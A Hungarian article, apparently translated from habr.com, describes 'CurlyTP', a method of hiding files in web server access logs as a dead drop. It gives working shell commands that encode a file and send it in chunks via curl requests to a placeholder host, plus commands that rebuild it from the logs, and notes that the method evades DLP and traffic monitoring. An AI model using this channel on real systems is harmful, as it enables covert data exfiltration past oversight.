

A Wikipédia meghatározása szerint a titkos hely (dead drop) egy konspirációs eszköz, amelyet információk vagy egyéb tárgyak cseréjére használnak emberek, akik titkos helyszínt használnak. Az a lényeg, hogy az emberek sosem találkoznak – de közben információt cserélnek, megőrizve a működési biztonságot.
A titkos helynek nem szabad felhívnia a figyelmet. Ezért a hagyományos világban gyakran használnak diszkrét dolgokat: egy szabad téglát a falban, egy könyvet a könyvtárból vagy egy fát, aminek ürege van.
Az interneten sok eszköz áll rendelkezésre titkosításra és anonimizálásra, de ezek használatának ténye magára vonzza a figyelmet. Ezenkívül előfordulhat, hogy a vállalati vagy állami szinten le vannak tiltva. Mi a teendő?
Ryan Flowers fejlesztő egy érdekes lehetőséget javasolt – Ha jól belegondolunk, a webkiszolgáló mit csinál? Kéréseket fogad, fájlokat ad ki, és naplózza azokat. Rögzíti a naplóba az összes kérést, még a hibásakat is.!
Így hát bármely webkiszolgáló lehetővé teszi, hogy a naplóban szinte tetszőleges üzenetet tároljunk. Flowers gondolkodott rajta, hogyan lehet ezt kihasználni.
Íme egy javaslat:
- Elvesszük a szöveges fájlt (titkos üzenet), és kiszámítjuk a hasht (md5sum).
- Kódoljuk (gzip+uuencode).
- Naplóba írjuk egy szándékosan hibás kérés segítségével a kiszolgálóhoz.
Local:
[root@local ~]# md5sum g.txt
a8be1b6b67615307e6af8529c2f356c4 g.txt

[root@local ~]# gzip g.txt
[root@local ~]# uuencode g.txt > g.txt.uue
[root@local ~]# IFS=$'n' ;for x in `cat g.txt.uue| sed 's/ /+=/g'` ; do echo curl -s "http://domain.com?transfer?g.txt.uue?$x" ;done | sh
A fájl olvasásához ezeket a műveleteket fordított sorrendben kell elvégezni: dekódolni és kicsomagolni a fájlt, ellenőrizni a hasht (a hasht biztonságosan továbbíthatjuk nyílt csatornákon).
A szóközöket helyettesítik =+=, hogy az URL-ben ne legyenek szóközök. A program, amelyet a szerző CurlyTP-nek nevezett, base64 kódolást használ, mint az e-mail mellékletekben. A kérés egy kulcsszóval történik, ?transfer?, hogy a címzett könnyen rátaláljon a naplókban.
Mit látunk a naplókban ebben az esetben?
1.2.3.4 - - [22/Aug/2019:21:12:00 -0400] "GET /?transfer?g.gz.uue?begin-base64=+=644=+=g.gz.uue HTTP/1.1" 200 4050 "-" "curl/7.29.0"
1.2.3.4 - - [22/Aug/2019:21:12:01 -0400] "GET /?transfer?g.gz.uue?H4sICLxRC1sAA2dpYnNvbi50eHQA7Z1dU9s4FIbv8yt0w+wNpISEdstdgOne HTTP/1.1" 200 4050 "-" "curl/7.29.0"
1.2.3.4 - - [22/Aug/2019:21:12:03 -0400] "GET /?transfer?g.gz.uue?sDvdDW0vmWNZiQWy5JXkZMyv32MnAVNgQZCOnfhkhhkY61vv8+rDijgFfpNn HTTP/1.1" 200 4050 "-" "curl/7.29.0"
Ahogyan már említettük, a titkos üzenet megkapásához a műveleteket fordított sorrendben kell végrehajtani:
Távoli gép

[root@server /home/domain/logs]# grep transfer access_log | grep 21:12| awk '{ print $7 }' | cut -d? -f4 | sed 's/=+=/ /g' > g.txt.gz.uue
[root@server /home/domain/logs]# uudecode g.txt.gz.uue

[root@server /home/domain/logs]# mv g.txt.gz.uue g.txt.gz
[root@server /home/domain/logs]# gunzip g.txt.gz
[root@server /home/domain/logs]# md5sum g
a8be1b6b67615307e6af8529c2f356c4 g
A folyamat könnyen automatizálható. Az md5sum egyezik, és a fájl tartalma megerősíti, hogy minden helyesen dekódolódott.
A módszer nagyon egyszerű. "A gyakorlat célja csupán az, hogy bizonyítsuk, hogy a fájlokat ártalmatlan kis webes kéréseken keresztül is lehet átadni, és ez bármelyik webkiszolgálón működik, amelyik normális szöveges naplókat használ. Lényegében minden webkiszolgáló egy rejtekhely!" – írja Flowers.
Természetesen a módszer csak akkor működik, ha a címzett hozzáfér a szerver naplóihoz. De ilyen hozzáférést adnak például sok hoszting szolgáltató.
Hogyan használható ez?
Ryan Flowers azt mondja, hogy nem biztonsági szakértő, és nem fog listát készíteni a CurlyTP lehetséges felhasználási módjairól. Számára ez csupán egy bizonyítéka annak, hogy a mindennapokban látott megszokott eszközöket szokatlan módon is fel lehet használni.
Valójában ennek a módszernek számos előnye van más szerveres "rejtekhelyekkel" szemben, mint például vagy : nem igényel különösebb beállítást a szerveroldalon vagy speciális protokollokat — és nem kelt gyanút azoknál, akik figyelik a forgalmat. Aligha fog a SORM vagy a DLP rendszer URL-eket vizsgálni tömörített szöveges fájlok után.
Ez az egyik módja az üzenetek átküldésének szolgáltatási fájlokon keresztül. Emlékezhetünk arra, hogyan tettek régebben egyes fejlett cégek vagy HTML oldalak kódjában.

Az ötlet az volt, hogy egy ilyen "tojáskereső" csak a webfejlesztőknek szúródik szembe, mivel a normális ember nem fogja átnézni a fejléceket vagy az HTML kódot.
Forrás: habr.com
